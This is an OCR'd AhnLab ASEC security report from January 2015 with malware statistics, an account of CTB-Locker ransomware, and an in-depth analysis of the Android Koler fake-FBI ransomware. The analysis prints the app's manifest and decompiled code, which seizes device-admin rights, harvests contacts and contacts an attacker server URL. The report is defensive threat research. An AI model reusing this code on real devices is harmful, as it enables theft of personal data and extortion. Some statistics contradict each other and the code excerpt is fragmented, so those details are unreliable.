
Security Trend

ASEC REPORT

VOL.61

January, 2015



AhnLab


ASEC REPORT

VOL.61 January, 2015

ASEC (AhnLab Security Emergency Response Center) is a global security response group consisting of virus analysts and security experts. This monthly report is published by ASEC and focuses on the most significant security threats and latest security technologies to guard against such threats. For further details, please visit AhnLab, Inc.'s homepage (www.ahnlab.com).

SECURITY TREND OF JANUARY 2015

Table of Contents




1

SECURITY STATISTICS

SECURITY STATISTICS

01
Malware Statistics


According to the ASEC (AhnLab Security Emergency Response Center), 36,895,683 malware were detected in January 2015. The number of detected malware increased by 9,939,855 from 26,955,828 detected in the previous month as shown in Figure 1-1. A total of 3,549,667 malware samples were collected in January.



[Figure 1-1] Malware Trend

In Figure 1-1, "Detected Samples" refers to the number of malware detected by AhnLab products deployed by our customers. "Collected Samples" refers to the number of malware samples collected autonomously by AhnLab that were besides our products.

Figure 1-2 shows the prolific types of malware in January 2015. It appears that PUP (Potentially Unwanted Program) was the most distributed malware with 29.85% of the total. It was followed by Trojan (29.85%) and Adware (5.06%).



[Figure 1-2] Proportion of Malware Type in December 2014

Table 1-1 shows the Top 10 malware threats in November categorized by alias. PUP/Win32.MyWebSearch was the most frequently detected malware(2,887,762), followed by PUP/Win32. IntClient (2,210,323).

[Table 1-1] Top 10 Malware Threats in January 2015 (by Alias)


Rank	Alias from AhnLab	No. of detections
1	PUP/Win32. MyWebSearch	2,287,762
2	PUP/Win32. IntClient	2,210,323
3	PUP/Win32.Helper	1,850,954
4	PUP/Win32.MicroLab	1,682,998
5	PUP/Win32.BrowseFox	1,606,363
6	PUP/Win32.SubShop	1,498,887
7	PUP/Win32.CrossRider	1,236,384
8	PUP/Win32.CloverPlus	742,503
9	PUP/Win32.Generic	717,565
10	PUP/Win32.WindowsTap	663,434

SECURITY STATISTICS

02

Web Security Statistics

In January 2015, a total of 1917 domains and 24,254 URLs were comprised and used to distribute malware. In addition, 8,104,699 malicious domains and URLs were blocked. This figure is the number of blocked connections from PCs and other systems to the malicious website by AhnLab products deployed by our customers. Finding a large number of distributing malware via websites indicates that internet users need to be more cautious when accessing websites.




[Figure 1-3] Blocked Malicious Domains/URLs in January 2015

SECURITY STATISTICS

03 Mobile Malware Statistics

In January 2015, 149,806 mobile malware were detected as shown in Figure 1-4.




[Figure 1-4] Mobile Malware Trend

Table 1-2 shows the top 10 mobile malware detected in January 2015. Android-PUP/SmsReg was the most distributed malware with 24,493 of the total, which decreased by 23,000 from the previous month.

[Table 1-2] Top 10 Mobile Malware Threats in January (by alias)

Rank	Alias from AhnLab	No. of detections
1	Android-PUP/Dowgin	24,493
2	Android-PUP/SmsReg	17,901
3	Android-Trojan/FakeInst	8,566
4	Android-Trojan/Opfake	2,887
5	Android-PUP/Noico	2,670
6	Android-Trojan/Mseg	2,344
7	Android-Trojan/SMSAgent	2,187
8	Android-PUP/Panhom	2,038
9	Android-PUP/Wapsx	1,916
10	Android-Trojan/SmsSend	1,646



2

SECURITY ISSUE

CTB-Locker Ransomware Coerces Users into Making Bitcoin Payments

SECURITY ISSUE

CTB-Locker Ransomware Coerces Users into Making Bitcoin Payments

Recent circulation of a "Curve-Tor-Bitcoin Locker" (CTB-Locker) around the world is drawing attention to ransomware. Ransomware is adopted by many malware creators as a way of making victims pay for data recovery of their infected PCs. As malware creators are constantly evolving their attack techniques and producing new variants, Internet users should remain vigilant to avoid them.


Figure 2-1 shows an example of CTB-Locker ransomware that is distributed in email attachments.

Figure 2-1 | Original Email of CTB-Locker Ransomware

When you unzip the attachment, you can see the file extension as shown in Figure 2-2. The file does not have ".exe" extension which is used most commonly on execution files but a screen save file with the ".scr" extension. However, for most PC users the file name is displayed as "hunkered" because the Windows folder option is usually set to hide extensions for commonly-used file types. As a result, users execute the file without being aware that it is abnormal.

Figure 2-2 | Hunkered File With and Without Extension Shown

If you run the file, you can see the following contents.


Name der Schule:
Adresse:
Tel.:
Fax:
E-mail:

Fax
Britfilms #7

Von 16.01. bis 22.01.2015

An: OBENKINO
Straße der Jugend 16
03046 Cottbus

Von: Name des Lehrers:

Fax:
Tel.:
Begleitperson:
Betreff: Film-Reservierung Britfilms #7

Eintrittspreise:
bis 18 Uhr: 2,50 € pro Schüler, frei für eine

Figure 2-3 | The Content of the File

The executed file is a simple document file, but it creates other malicious files and tries to connect to external networks.

Table 2-1 | The Created Files

The Created Files
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\hunkered.rtf
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\12200593.exe (Random file name)
C:\DOCUME~1\ADMINI~1\LOCALS~1\Temp\qgkhcub.exe

Table 2-2 | Connecting to external networks

Connecting to external networks
157.56.96.56:80 → windowsupdate.microsoft.com
2**.1**.3*.1**:443
1**.9*.*.7:443
2**.1**.3*.1*:443
2**.1**.3*.3:443
46.19.37.108:80 → ip.telize.com
1**.*5.3*.5:443
1**.15*.1**.7*:443
7*.*3.*7.*4:9090
1*.*9.*6.*2:443
1*.*1.*6.*6:443
1*.1*.1*.*2:443
8*.*9.**.*8:443

Some of the IP addresses lead to external networks and attempt to access the Tor network. The Tor network collects the user's information, and it is hard to trace the machines operating in the Tor network.

Among the created files shown in Table 2-1, "12200593.exe (a random file name)" and "qgkhcub.exe" are the same. The qgkhcub.exe file encrypts some personal files on the system. When qgkhcub.exe is run, a warning pops up on the desktop to alert the user that personal files are encrypted and describes how the user can decode the files as shown in Figure 2-4.

Figure 2-4 | Modified Desktop

Figure 2-5 | A Pop-up Window that Warns the User

Malware encrypts files with the extensions shown in Table 2-3.

Table 2-3 | Extensions of the Encrypted Files

Extensions of the encrypted files
.AI, .C, .CDR, .CER, .CRT, .DBF, .DER, .DOC, .DOCM, .DOCX, .EPS, .JPEG, .JPG, .JS, .MDB, .P12, .PAS, .PDF, .PFX, .PHP, .PL, .PPT, .PPTX, .PST, .PY, .RTF, .SQL, .TXT, .XLK, .XLS, .XLSM, .XLSX, etc

Most of the files which are targeted for such encryptions are frequently used files such as files related to certificates of authentication, images, documents, and information databases such as Outlook data backup files. The files infected by ransomware are encrypted, which prevents their retrieval by the user. Like other ransomware, CTB-Locker provides a test function to decode the encrypted files, and then it coerces users into paying for the service to decrypt the remaining files.




Figure 2-6 | Request for Payment Message

As shown in Figure 2-7, random characters are added to the extensions of the encrypted files.




Figure 2-7 | Encrypted Files with Modified Extensions

When you proceed to decrypt the files, a payment guide for Bitcoin appears as shown in Figure 2-8.

Figure 2-8 | A Payment Guide for Bitcoin

Even after paying for the decryption service, the files are unlikely to be recovered. Ransomware uses a variety of algorithms, including AES 256, RSA 1024, and RSA 2048, which could take hundreds or thousands of years to break. As a result, it is almost impossible to decode the encrypted files without the keys.

Because the files cannot be recovered, it is essential to prevent them from being infected. Depending on antivirus programs alone is not sufficient because

they may not be capable of blocking all the ransomware variants that are currently being created. However, there is a simple way to prevent ransomware infections.

Ransomware reads files and modifies them through an encryption algorithm. You can defend against this threat by preventing the files from being modified. To do this, change the attributes of the files in Windows with just a few clicks. By changing the attribute of files to "read only", you can protect them from ransomware infection.

For users of Windows 7 or higher, it is recommended to use the basic backup and recovery function for important files and folders. Rather than saving on the local drive of Windows, it is safer to use external hard drives or removable media.


The AhnLab V3 range of products detects the malware aliases listed below.

< Alias from V3 products >

Trojan/Win32.Agent (2015.01.20.04)

Trojan/Win32.CTBLocker (2015.01.21.04)

Trojan/Win32.Ransom (2015.01.20.04)



3

IN-DEPTH ANALYSIS

Malware Threatens FBI Action for Illegal Possession of Pornography

IN-DEPTH ANALYSIS

Malware Threatens FBI Action for Illegal Possession of Pornography

A variety of new malware apps that extort money from smartphone users have emerged recently. This paper examines a new malware app, Android-Trojan/Koler, which made headlines recently after taking money from smartphone users.

1. Overview

Android-Trojan/Koler disguises itself as an adult movie player that can be installed on a user's smartphone. When this app runs, it shows a list of adult movies on a website. Then, a fake FBI warning message appears to say that the user is charged with possession of illegal pornography and must pay a fine of $500. This malware uses social engineering techniques to intimidate users by impersonating the FBI, an authorized law enforcement agency, in an attempt to extort money from them.

The malware disables regular device fuctions by fully covering all screens of the infected smartphone with malware screens whenever a new screen opens. Users cannot close the fake warning windows, nor can they use the buttons of their smartphones. Even after users reboot the phone, the warning windows reappear, hindering normal use of the phone.

2. Main Functions

Upon initial execution of Android-Trojan/Koler, the app collects the user's information, including contacts, email accounts, build version, device name, manufacturer, phone number, and country, and then transfers the information to the attacker's server. The malware also tries to take a picture of the user via the camera and saves it to the system. After sending the

collected information and picture, the malware launches another webpage that deactivates the phone's buttons so that the user cannot close the site. Even after the phone is rebooted by the user, the same website is displayed again.

When the user taps the "OK" button to cancel the device administrator authority, a warning message appears to say that "All of the data will be reset," which hinders the user from canceling the authority. Android-Trojan/Koler can also stop certain processes according to commands received from its server.

3. Malware Install and Its Symptoms

Android-Trojan/Koler is distributed under the name of the "PornDroid" app. When it is installed, it requests access to the user's contacts, camera, and internet connection as shown in Figure 3-1.




Figure 3-1 | Adult Images Displayed after Activating the App as the Device Administrator

When the user runs the app, it requests to have the Device administrator authority. If the user taps the "run" button, images of adult videos appear. When the user clicks one of them, it plays the video.

After a moment, a false warning pops up with an FBI logo as shown in Figure 3-3.




Figure 3-2 | A False Warning Impersonating the FBI

The warning says, "You have been detected to be in possession of child pornography. So your device is locked and you are charged with a $500 fine." The message displays the device information, phone number, and contacts as well as the user's face and a warning that the information is registered with the FBI. It also shows the child pornography in the user's possession. When the warning appears, all the buttons on the phone are disabled and the user cannot close the screen. Even if the user manages to exit the program, the warning reappears.

4. Analysis of Malware Operation Methods

Figure 3-4 shows the specifications of Android-Trojan/Koler contained in the AndroidManifest.xml file.

```
<?xml version='1.0' encoding='utf-8'?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android" android:versionCode="1"
        android:versionName="1.0" package="hmv.paafyx.bbuzrdt">
  <uses-sdk android:minSdkVersion="9"/>
  <uses-permission android:name="android.permission.INTERNET"/>
  <uses-permission android:name="android.permission.ACCESS_NETWORK_STATE"/>
  <uses-permission android:name="android.permission.READ_PHONE_STATE"/>
  <uses-permission android:name="android.permission.RECEIVE_BOOT_COMPLETED"/>
  <uses-permission android:name="android.permission.WAKE_LOCK"/>
  <uses-permission android:name="android.permission.GET_ACCOUNTS"/>
  <uses-permission android:name="android.permission.WRITE_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.READ_EXTERNAL_STORAGE"/>
  <uses-permission android:name="android.permission.SYSTEM_ALERT_WINDOW"/>
  <uses-permission android:name="android.permission.CAMERA"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
  <uses-permission android:name="android.permission.GET_TASKS"/>
  <uses-permission android:name="android.permission.WRITE_SETTINGS"/>
  <uses-permission android:name="android.permission.VIBRATE"/>
  <uses-feature android:name="android.hardware.camera.front" android:required="False"/>
  <uses-feature android:name="android.hardware.telephony"/>
  <uses-permission android:name="android.permission.READ_CONTACTS"/>
    <application android:label="@0x7f050000" android:icon="@0x7f020001" android:screenOrientation="1"
                android:configChanges="0xb0">
      <activity android:label="@0x7f050000" android:icon="@0x7f020001"
android:name="SampleOverlayShowActivity" android:screenOrientation="1" android:configChanges="0xb0">
        <intent-filter>
          <action android:name="android.intent.action.MAIN"/>
          <category android:name="android.intent.category.LAUNCHER"/>
        </intent-filter>
      </activity>
      <activity android:theme="@0x103000b" android:name="SampleOverlayHideActivity"/>
      <service android:name="OverlayService"/>
      <receiver android:name="hmv.paafyx.bbuzrdt.bootme"

 android:permission="android.permission.RECEIVE_BOOT_COMPLETED">
        <intent-filter android:priority="999">
          <action android:name="android.intent.action.REBOOT"/>
          <action android:name="android.intent.action.BOOT_COMPLETED"/>
          <action android:name="android.intent.action.QUICKBOOT_POWERON"/>
        </intent-filter>
      </receiver>
      <receiver android:name="hmv.paafyx.bbuzrdt.AlarmManagerBroadcastReceiver"/>
      <receiver android:label="PornDroid" android:name="hmv.paafyx.bbuzrdt.catcher"
                android:permission="android.permission.BIND_DEVICE_ADMIN" android:enabled="True">
        <meta-data android:name="android.app.device_admin" android:resource="@0x7f040000"/>
        <meta-data android:name="checkDelay" android:value="1"/>
        <meta-data android:name="preventRestart" android:value="True"/>
        <meta-data android:name="stopOnDeviceLock" android:value="False"/>
        <intent-filter>
          <action android:name="android.app.action.ACTION_
```

```
DEVICE_ADMIN_DISABLED"/>
            <action android:name="android.app.action.ACTION_
DEVICE_ADMIN_DISABLE_REQUESTED"/>
            <action android:name="android.app.action.DEVICE_
ADMIN_ENABLED"/>
        </intent-filter>
         <category android:name="android.intent.category.
DEFAULT"/>
    </receiver>
    <meta-data android:name="sub" android:value="8"/>
  </application>
</manifest>
```

Figure 3-3 | AndroidManifest.xml of Android-Trojan/Koler

According to AndroidManifest.xml, the malware app requests the user to allow access to the contacts and external storage. Once the authority is given, the malware can check for networks and connect to the Internet. It also requests the user to allow full control of the camera. After control is granted, the device is rebooted and this app runs by itself to act as the Device administrator.

4.1. Starting the Malware App

The visualization in Figure 3-4 shows relations, authorities and character strings among the classes in the classes.dex file that executes the app. This diagram shows various classes from EP to the main activity of SampleOverlayShowActivity as well as internal activities such as RequestTask, PhotoMaker, catcher, TestWebViewClient and WebAppInterface.




Figure 3-4 | Internal Class Relations of the classes.dex File

The following sections describe the main classes and the functions shown in Figure 3-4.

4.2. SampleOverlayShowActivity

Figure 3-5 describes the main activity of the malware conducted by the SampleOverlayShowActivity class.

```
• • •
protected void onCreate(Bundle p21)
{
    this.onCreate(p21);
    if(this.getSharedPreferences("cocon", 0).getInt("status", 0)
== 77) {
        Process.killProcess(Process.myPid());
    }

    v1 = new RequestTask(this);
    v2 = new String[3];
    v2[0] = "http://advsystemapi.com/api/app.php";
    v2[1] = "start";
    v2[2] = "";
    v1.execute(v2);
```

```
    v9 = this.managedQuery(ContactsContract$CommonDataK
inds$Phone.CONTENT_URI, 0, 0, 0, 0)
                                .getCount();
    v18 = 0;
    v14 = this.getContentResolver().query(ContactsContract$C
ommonDataKinds$Phone.CONTENT_URI,
                                                0, 0, 0, 0);
    v13 = "";
    while (v14.moveToNext() != 0) {
      v18 = (v18 + 1);
      v13 = new StringBuilder(String.valueOf(v13)).append(v14.
getString(v14.getColumnIndex("data1")))
                                                .append(" ").append(v14.
getString(v14.getColumnIndex("display_name")))
                                                .append(" ").toString();
      if(v18 > 5) {
        break;
      }
    }
    v12 = this.getSharedPreferences("cocon", 0).edit();
    v12.putInt("countphones", v9);
    v12.putString("listphones", v13);
    v12.commit();
    this.devicePolicyManager = this.getSystemService("device_
policy");
     this.demoDeviceAdmin = new ComponentName(this,
catcher);
     if(this.devicePolicyManager.isAdminActive(this.
demoDeviceAdmin) == 0) {
      this.ebat();
    } else {
      this.colotit();
    }
    return;
  }
...
```

Figure 3-5 | The SampleOverlayShowActivity Class

According to the SampleOverlay-ShowActivity class, the malware app calls for RequestTask and uses the server URL (http://advsystemapi.com/api/app.php) to work as a parameter. It also counts the number contacts and reads the information stored in the smartphone, and then saves the data in SharedPreferences. It also checks if the Device administrator authority has been obtained. If it has not, it obtains the authority by calling for ebat. If the authority is received, it calls for colotit.

```
protected void ebat()
{
  v0 = new Intent("android.app.action.ADD_DEVICE_ADMIN");
   v0.putExtra("android.app.extra.DEVICE_ADMIN", this.
demoDeviceAdmin);
  v0.putExtra("android.app.extra.ADD_EXPLANATION", "To run
the application - activate");
  this.startActivityForResult(v0, 47);
  return;
}
```

Figure 3-6 | Requesting for Device Administration Authority

The catcher class for obtaining the Device administrator authority is called for. When it is accepted, onActivityResult is called for.

```
protected void onActivityResult(int p3, int p4, Intent p5)
{
  switch(p3) {
    case 47:
      if (p4 != 15) {
        Log.i("DevicePolicyDemoActivity", "Administration
enable FAILED!");
        this.ebat();
      } else {
        Log.i("DevicePolicyDemoActivity", "Administration
```

```
enabled!");
            this.colotit();
        }
        break;
        default:
            super.onActivityResult(p3, p4, p5);
    }
    return;
}
```

Figure 3-7 | Calling for onActivityResultAuthority

If the Device administrator authority is obtained, it calls for colotit. If not, it calls for ebat again.

```
protected void colotit()
{
    v6 = new PhotoMaker(this);
    v7 = new String[1];
    v7[0] = "davai";
    v6.execute(v7);
    this.alarm = new AlarmManagerBroadcastReceiver();
    this.alarm.SetAlarm(this);
    v2 = this.getSharedPreferences("cocon", 0);
    if(v2.getInt("status", 0) != 77) {
        this.camera = v2.getInt("camera", 0);
        if(this.camera == 1) {
            this.pict = v2.getString("face", "facenull");
            if(this.pict.contains("facenull") == 0) {
                this.face = 2;
            } else {
                this.face = 1;
            }
        }

        if(this.camera == 2) {
            this.face = 1;
        }

        v0 = this.getSharedPreferences("cocon", 0).edit();
        v0.putInt("start", 1);
            v0.putLong("starttime", Long.valueOf((System.
currentTimeMillis() / 1000.0)).longValue(), 1000.0);
        v0.commit();
        this.setContentView(2130903040);
        v1 = this.findViewById(2131165184);
        v1.setWebViewClient(new SampleOverlayShowActivity$T
estWebViewClient(this, 0));
        v1.getSettings().setJavaScriptEnabled(1);
        v1.getSettings().setSupportZoom(0);
        v1.getSettings().setSaveFormData(0);
        v1.getSettings().setSupportMultipleWindows(0);
        v1.getSettings().setBuiltInZoomControls(0);
        v1.getSettings().setUseWideViewPort(1);
        v1.getSettings().setRenderPriority(WebSettings$Render
